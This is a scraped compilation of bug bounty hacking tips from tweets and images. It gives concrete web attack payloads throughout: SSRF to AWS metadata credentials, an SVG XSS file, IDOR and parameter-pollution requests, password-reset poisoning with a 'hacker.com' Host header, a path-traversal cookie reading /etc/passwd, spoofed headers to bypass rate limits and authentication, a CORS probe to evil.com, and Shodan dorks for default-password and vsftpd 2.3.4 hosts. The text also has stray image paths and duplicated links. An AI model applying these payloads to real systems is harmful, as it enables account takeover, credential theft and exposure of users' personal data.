



Tips.

Always check your target name directory on domain, like

<http://site.com/site/>

or

<http://target.com/target/>

.

Got same thing on 2 subdomains of a target.

1st was leaking staff's PII info: got 3 digit bounty.

2nd had directory listing enabled, containing sensitive files like smtp logs, phpinfo, serverlogs, aws directory, private files containing api keys, etc. : just issued 4 digit bounty.

JavaScript files

Need to make some quick \$\$? Here is a hack very few know about. No automated tools do either.

- 1) Find JavaScript files
- 2) ffuf -w js_files.txt -u FUZZ -mr "sourceMappingURL"
- 3) Download sourcemap
- 4)


<https://github.com/chbrown/unmap>

- 5) Browse configs or just grep for API keys/Creds

<http://anugrahsr.me/posts/10-Password-reset-flaws/>

<https://twitter.com/ADITYASHENDE17/status/1305723250413105152>

IDOR,



IDOR STORY:

```
Request: (Changed 691622 to 691621 , 691620)
DELETE /v1/design/691622/directory/3528346 HTTP/1.1
Host: subdomain.example.com

Response: 403 Forbidden

Request: (Changed 3528346 to 3528345 , 3528344 )
DELETE /v1/design/691622/directory/3528346 HTTP/1.1
Host: subdomain.example.com

Response: {"success":false,"error":{"code":"","message":"Unable to find
com.example.webiste.persistence.domain.Cluster with id 1208530; nested exception is
javax.persistence.EntityNotFoundException: Unable to find com.example.webiste.persistence.domain.Cluster with
id 1208530"}}

Went to other account to confirm if the thing is deleted or not. surprisingly item was deleted.even though
"success":false.
```

SSRF to access aws metadata

Recon: Subfinder + wayback machine + URL probe(to validate URL)

1. Got valid sub domain with multiple function.
2. Spider whole application with burp only + tools for automation check
3. Keywords I searched: url, ref, uri, callback
4. uri= found

5. uri=/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/

Always search for keywords in burp and take help of wayback to validate

IDOR

https://twitter.com/M0_SADAT/status/1304877048289202179

svg xss

```

File Upload Leads To SVG XSS:

{Svg enable required: you can check manually by upload a svg or use retire.js extension in your browser sometime it will help to detect}

1. create a Text file and bind a code;Then save as .SVG :

Script:

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 50,0 0,50" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(Hacked);
  </script>
</svg>

2. Now upload this File and then open svg image location.

3. if its Vulnerable then popup comes.


"Mahendra"

```

https://twitter.com/_justYnot/status/1304272450159546368

<https://twitter.com/ptswarm/status/1302966718227189761>

Reset password function flaws !




<https://twitter.com/faizalabroni/status/1287623948843155456>

<https://gist.github.com/imran-parray/09c3139e72a6b7f61e1cba9c1eac64bd>

Unauthriozied

```
{"id":111} → 401 Unauthriozied  
>{"id":{"id":111}} → 200 OK  
POST /api/get_profile  
Content-Type: application/json {"user_id":<attacker_id>,"user_id":<victim's_id>}  
GET /api_v1/messages?user_id=VICTIM_ID → 401  
GET /api_v1/messages?user_id=attack&user_id=VICTIM → 200 OK
```

Open redirection bypass tips:



CAPTCHA BYPASS TECHNIQUES



Bypassing CAPTCHA tips

- 1- change request method:
Example:
POST --> GET
POST --> PUT
- 2- remove captcha parameter
- 3- reuse old captcha
- 4- convert json data to normal request parameters
Example:
json request:
POST / HTTP/1.1
Host: example.com

{"param1": "value1", "param2": "value2"}

normal request:
POST / HTTP/1.1
Host: example.com

param1=value1¶m2=value2

NOTE: you can combine this method with the first method (changing request method)

- 5- use spical headers to bypass rete limiting

```
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
```

<https://twitter.com/Alra3ees/status/1301297332571508737>

<https://twitter.com/sriramoffcl/status/1301020283625566208>

https://twitter.com/the_vyAdha/status/1300707001635237888

account takeover!

Try this when testing webapps:

1. Set up burp in browser1
2. Do a password reset request in browser1
3. Open the password reset email in browser2 and copy the token
4. Search your Burp history for the token, if it is there, you've got yourself a nice easy account takeover!

Try to find every endpoint on that application that takes an URL or fetch your resource.

Look everywhere for those endpoints: javascript files, application features, webhooks, etc..

Also, I had a lot of success with SSRF via PDF

Nice resource about this:

<https://twitter.com/bogdantcaciu7/status/1300088499564052481>

<https://twitter.com/bogdantcaciuc7/status/1300088499564052481>

Account takeover using password reset Vulnerability



A terminal window titled "Account takeover using password reset". The code demonstrates various ways to specify email parameters in a password reset request:

```
GET /passwordreset

# Double parameter
email=victim@xyz.tld&email=hacker@xyz.tld

# Carbon copy
email=victim@xyz.tld%0a%0dcc:hacker@xyz.tld

# Separators
email=victim@xyz.tld,hacker@xyz.tld
email=victim@xyz.tld%20hacker@xyz.tld
email=victim@xyz.tld|hacker@xyz.tld

# No domain
email=victim

# No tld
email=victim@xyz

# Json table
{"email":["victim@xyz.tld","hacker@xyz.tld"]}
```

https://twitter.com/rez0_/status/1296142303841718274

Endpoints

<https://twitter.com/ADITYASHENDE17/status/1299437585991790593>

gf patterns

https://twitter.com/spicybytes_/status/1299147141550690304

Easy CORS:-

```
site="https://example.com"; gau "$site" | while read url;do target=$(curl -s -I -H "Origin: https://evil.com" -X GET $url) | if grep 'https://evil.com'; then [Potential CORS Found]echo $url;else echo Nothing on "$url";fi;done
```

<https://twitter.com/Raywando/status/1298795730639958021>

```
https://twitter.com/R29k_/status/1298538358994612224  
https://twitter.com/R29k_/status/1298538358994612224
```

<https://twitter.com/noneprivacy/status/1177629325266505728>

IDOR

1 : find IDOR with unguessable uuid length

2 : run gau

<http://target.com>

| grep ".json" | httpx -status-code

3 : found json file contain users emails & uuid

4 : IDOR & information disclosure in one shoot .

Bug :- session expiration bypass with the help of 2fa

To verify this login to two browsers. Here let us name Chrome as device 'A'
And Firefox as device 'B'.

1. Goto device 'A' and navigate to change password url.

2. Goto device 'B' and ..

2. Goto device B and login with email and password and stay at 2fa page.

3. Back to device A, now change password. (By doing this old sessions revoke)

4. Goto device B, now enter 2FA and you will be redirected to dashboard.

https://twitter.com/the_vyAdha/status/1297400890496708608

Cloudflare bypass.

<https://twitter.com/gwendallecoguic/status/1113777240876228609>

https://twitter.com/bountyhunter_fr/status/1295805411241725954

Blind SSRF

<https://twitter.com/3XS0/status/1296281286974283777>

https://twitter.com/spicybytes_/status/1296244098215694336

<https://twitter.com/MrCyberwarrior/status/1252221243283042305>


bypass the rate-limit

<https://twitter.com/chiraggupta8769/status/1295038586274738178>

Sensitive data leakage using .json

<https://twitter.com/chiraggupta8769/status/1295038944548020224>

Testing Password Reset Functionnalities . If you can think of other tests drop them!]]]



```
Testing Password Reset Functionnalities
@hussein98d on Twitter

1) Include your mail as a second parameter (you might receive the reset link):
POST /reset
[...]
email=victim@tld.xyz&email=hacker@tld.xyz

2) Brute force reset token if it is numeric. You can use IP Rotator on Burpsuite
to bypass rate limit in case it's IP based :
POST /reset
[...]
email=victim@tld.xyz&code=$BRUTE$

3) Try to use your reset token on target's account:
POST /reset
[...]
email=victim@tld.xyz&code=$YOUR-TOKEN$

4) Host header injection ; change website.com to hacker.com (victim might receive the reset link with
your host instead of the original website's)
POST /reset
Host: hacker.com
[...]

5) Try to figure out how the tokens are generated . Exemples can be:
-Generated based on TimeStamp
-Generated based on the ID of the user
-Generated based on the email of the user
```


<https://twitter.com/hackerscrolls/status/1294203081148768256>

https://twitter.com/jae_hak99/status/1294109872888279040


<https://twitter.com/SalahHasoneh1/status/1293918353971531776>

<https://twitter.com/SMHTahsin33/status/1293601681834307584>


Command injection hacks:-



HARD Coded Credentials



LFI



https://twitter.com/harshbothra_/status/1256148504168132609

<https://twitter.com/bogdantcaciu7/status/1292962448425844736>

<https://twitter.com/chiraggupta8769/status/1292211165624328192>

SHODAN dorks

```
-:Easy wins with Shodan Dorks:-  
>>"default password" org:orgName  
>>"230 login successful" port:"21" org:OrgName  
>>vsftpd 2.3.4 port:21 org: OrgName  
>>230 'anonymous@' login ok org:OrgName  
>>guest login ok org: OrgName  
>>country:EU port:21 -530 +230 +OrgName  
>>country:IN port:80 title:protected org:OrgName  
-manas_hunter
```

authentication bypass vulnerabilities.

How to find authentication bypass vulnerabilities.

Focus. I Added headers.

Request

GET /delete?user=test HTTP/1.1

Response

HTTP/1.1 401 Unauthorized

Reqeust

GET /delete?user=test HTTP/1.1

X-Custom-IP-Authorization: 127.0.0.1

Response

HTTP/1.1 302 Found

<https://twitter.com/chiraggupta8769/status/1289264099201671168>

<https://twitter.com/Haoneses/status/1291387580299321358>

<https://twitter.com/intigriti/status/1291356695755726848>

https://twitter.com/Yumi_Sec/status/1253620834691887105

<https://twitter.com/JonathanBouman/status/1291356730392219654>

csrf

CSRF bypass tip #3

--» Try to change method of request
~Ex try to chnage method from post to get
-->Sometimes it will automatically remove csrf parameter and token from forged request
---» » But nowdays its very hard to find such kind of bugs
Because from my past 3 months experience usually webapplication did not allow method changing
But if your enough lucky then 

<https://twitter.com/ptswarm/status/1290660280372994054>

<https://twitter.com/ptswarm/status/1290660280372994054>

Admin Panel Takeover

Always test if site has users directory under /api/
GET /api/users → 404
POST /api/users → 200
PUT /api/users (body → user@mail@company.com&pass=123) → 201
Registered company's Email, may lead to Admin Panel Takeover


XSS

```
1: run gau httpx://target.com
2: found endpoint /emailconfirmation.php
3: running arjun & found code parametre tried XSS
4 : alert(1) blocked by waf
5: x:alert,x(1) Bypassed !
```

IDORs..

javascript Scan

Broken link hijacking!



<https://twitter.com/intigrity/status/1290641177386070016>

open redirect

The payload: javascript:

@youtube

.com

Use the ":" character to bypass the filter and "@" to redirect to that domain

Do you want to increase the impact of an open redirect you found? Find a page that relies on hash fragments (e.g. /#/view/user/123) and check if it issues an xhr call to /path/containing/123/ in the background. This often leads to cool finds when combined with the redirect.

OTP Verification bypass

OTP Verification bypass, this time it was in the Govt Website

1. Site allows to download some sensitive files only on entering the verification code.
2. I don't know the verification code and I didn't even get the verification code to my Mobile/email.

3. On entering some dummy OTP an Ajax post call is made and the response of the call is just 2 (number 2)
4. Checked the source code, to know how the website consuming the response and found that if response is 1 it is considered as success, else if it is 2 it is a failure

5. If the response is 1 then website is framing a download link by collecting various bits and pieces from the DOM.
6. So I bypassed it by just changing the response to 1 (in burp) and got my documents.

7. As you might be thinking, I don't even need to enter some dummy OTP etc., because the logic is already there in the JS code and I can directly get document by framing the downloadable URL.
8. Also, the URL was vulnerable to IDOR. So one can download document of others

<https://twitter.com/pwntheweb/status/1276078704066584576>

cors

Breaking CORS: Chrome cache feature

CORS like `<Access-Control-Allow-Origin: *>` may be useless at first sight: you can't send Cookies with request. But you can retrieve this data from browser cache!

Chrome caches GET responses without `<Cache-Control: no-store>` for about 2 days.

So, you can leak interesting responses by abusing `fetch()` with 'force-cache' mode.

```
fetch("https://example.com/api/user", {  
  method: 'GET',  
  cache: 'force-cache'  
}).then(response => response.text())  
.then(body => alert(body))
```


Chrome caches response just using URL as a cache-key without other headers or cookies.

That's why `<Access-Control-Allow-Origin: *>` can be exploited.

Hack3rScr0lls / **BugBounty Trick** /  @hackerscrolls
 @hackerscrolls

<https://twitter.com/m4ll0k2/status/1288456254902411265>

Manipulation of email by Latin letters



<https://twitter.com/HossamSec/status/1099393131701768194>

<https://twitter.com/abhishake100/status/1247165725816393728>



<https://twitter.com/4z1zu/status/1287670132529983488>

<https://twitter.com/renniepak/status/1287804976669040642>


Ways to bypass rate limit



Account takeover:



CORS Protection RegEx Bypass Rocket



PII sensitive API Users.

Leak PII sensitive API Users DATA with URL Path Permutations: /api/users/user@email.com → /api/users/..%2Fuser@email.com or /api/account/123/ → /api/account/..%2F..%2F123

```
https://twitter.com/akita\_zen/status/1131652331471347712
```

local file read vulnerabilities based on cookies.


Request

GET /vulnerable.php HTTP/1.1
Cookie: usid=../../../../../../../../etc/paswd

Response

HTTP/1.1 200 OK
...
Server: Apache root:f13sER6:0:1:System Operator:/bin/ksh//

broken access control - Access to sensitive data



P2 in 2 min

- created account
- they asked to invite other collaborators
- found that the invitation request is handled by an API

→ Tried with /api/v4/users and changed POST to GET
BooMm ... Got the list of 2000+ users and their PII info

Open Redirect Bypass ?redirect=

<https://test.target.com>

> accepts any subdomain of target to redirect
?redirect=


<https://google.comđ.target.com>

> "đ" is a Turkish character, server can't render it and changes it to "?"
So it redirects to

<http://google.com/?target.com>

<https://twitter.com/alicanact60/status/1251568586826620929>

Using IP Decimal to bypass '.' blacklisted character



